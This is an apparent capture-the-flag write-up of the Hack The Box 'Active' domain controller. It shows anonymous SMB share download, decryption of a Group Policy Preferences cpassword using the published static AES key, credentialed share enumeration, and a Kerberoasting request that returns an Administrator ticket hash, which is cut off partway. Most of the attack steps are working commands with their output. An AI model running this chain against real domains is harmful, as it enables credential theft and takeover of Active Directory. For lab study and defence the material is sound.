
- We can read from the Replication Share

Downloading contents of Replication:

- `netexec spider_plus` module with the DOWNLOAD_FLAG set to true will allow us to download all of the contents of this specific share.

```
netexec smb 10.10.10.100 -u ''  -p '' -M spider_plus -o DOWNLOAD_FLAG=True
```

OUTPUT:



```
┌──(kali㉿kali)-[/tmp/nxc_hosted/nxc_spider_plus]
└─$ tree
.
├── 10.10.10.100
│   └── Replication
│       └── active.htb
│           └── Policies
│               ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│               │   ├── GPT.INI
│               │   ├── Group Policy
│               │   │   └── GPE.INI
│               │   └── MACHINE
│               │       ├── Microsoft
│               │       │   └── Windows NT
│               │       │       └── SecEdit
│               │       │           └── GptTmpl.inf
│               │       ├── Preferences
│               │       │   └── Groups
│               │       │       └── Groups.xml
│               │       └── Registry.pol
│               └── {6AC1786C-016F-11D2-945F-00C04fB984F9}
│                   ├── GPT.INI
│                   └── MACHINE
│                       └── Microsoft
│                           └── Windows NT
│                               └── SecEdit
│                                   └── GptTmpl.inf
└── 10.10.10.100.json

18 directories, 8 files
```

INFOMATION FOUND:


username:

```
SVC_TGS
```

AES ENCRYPTED PASSWORD:

```
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
```


- Since we got a username but can’t decrypt password lets try check if this account doesn’t require pre-auth.



```
┌──(kali㉿kali)-[~/Desktop/HTB/active/10.10.10.100]
└─$ impacket-GetNPUsers active.htb/ -u user -dc-ip 10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWar
ezone-aware objects to represent datetimes in UTC: datetime.datetime.now(d
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User SVC_TGS doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Since this didn't work lets see if we can decrypt the cpasswd:


- Doing a simple google search for *"Groups.xml Decrypt"* you will find this github repo: https://github.com/t0thkr1s/gpp-decrypt



```
┌─[us-academy-4]─[10.10.14.200]─[htb-ac-1326293@htb-lylm4xidcx]─[~/gpp-decrypt]
└──╼ [★]$ python3 gpp-decrypt.py -c 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdc
qh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ'


                               __                                __
  ___ _   ___    ___  ____ ____/ / ___  ____  ____  __ __   ___  / /_
 / _ `/  / _ \  / _ \/___// _  / / -_)/ __/ / __/ / // /  / _ \/ __/
 \_, /  / .__/ / .__/     \_,_/  \__/ \__/ /_/    \_, /  / .__/\__/
/___/  /_/    /_/                                /___/  /_/

[ * ] Password: GPPstillStandingStrong2k18
```

```
Username: SVC_TGS
Password: GPPstillStandingStrong2k18
```

- what I learned is that the AES 32 bit key that is used to encrypt the cpasswd is static and made available to the public..



2.2.1.1.4 Password Encryption

Article • 02/14/2019

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>


The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN#endNote2

ENUMERATION With Creds


SMB



```
┌──(kali㉿kali)-[~/Desktop/HTB/active]
└─$ netexec smb 10.10.10.100 -u 'SVC_TGS'  -p 'GPPstillStandingStrong2k18' --shares
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL          READ            Logon server share
SMB         10.10.10.100    445    DC               Users           READ
```

Getting User Flag:

- since we don't have `winrm` running on this machine the only other place the flag could be is in SMB
- using SMB client we can download the User.txt:




```
smb: \SVC_TGS\Desktop\> dir
  .                                   D        0  Sat Jul 21 11:14:42 2018
  ..                                  D        0  Sat Jul 21 11:14:42 2018
  user.txt                           AR       34  Sat Nov 16 14:24:52 2024
```

Privilege Escalation

- we don't have `RDP` or `WINRM` service running so we will need to see how else we can gain access.

Lets Check for any weird service accounts:

```
impacket-GetUserSPNs active.htb/SVC_TGS -dc-ip 10.10.10.100
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/active/10.10.10.100]
└─$ impacket-GetUserSPNs active.htb/SVC_TGS -dc-ip 10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2024-11-16 14:24:55.497774
```

- we can see that the Administrator has a SPN which can be used to preform a Kerberoasting attack.

Let's request the TGS:


```
impacket-GetUserSPNs active.htb/SVC_TGS -dc-ip 10.10.10.100 -request
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/active]
└─$ impacket-GetUserSPNs active.htb/SVC_TGS -dc-ip 10.10.10.100 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2024-11-16 14:24:55.497774



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e9433d0bd97351b67fda7e1ea23f25ae$2f912790489e0205f5bae6a9715fbb91c5a349c66cf75d93f4fc41adb822732637b68d20
bfb587eff4b68cf0e1eb2d6e8850ffac9de06ec72107fb520956cc973ad4073a04167445790239746643e8b34d8fa5db0217fddca2756ee07cabdf6fe2796ba6057e50be3a52f67be4cbf44fa7edad0a741eeea89
b5983c57afafb29bd2ec97a60ebe919d6380c3a3563e542c88f9ccfad76721ea312720a25e248c52b0a53209bc6f3862e158609e68f01ab5bcb033fbe829654f387b59969e2e15cae7241f915a125eef43af852d8
41bfc94874382621679cfd3f6354dedd801c716fe195af03ba5d937f511570340f77e34ccd95c0ef330142ba44e366e0b172f9df04648008066545a25f858214c6501c2eb24f6367359e2be282bd50f846d6aa752
4348aa5743eade620a09109643867de77ca13c896155501dd08f8ca337743777a19cb5c5c237dee7975ae4b1009342e1cce3e68a1831e525848d72b43a62b5ae17e4e7ec1a813378475793ab0a5dd0b6fca60264e
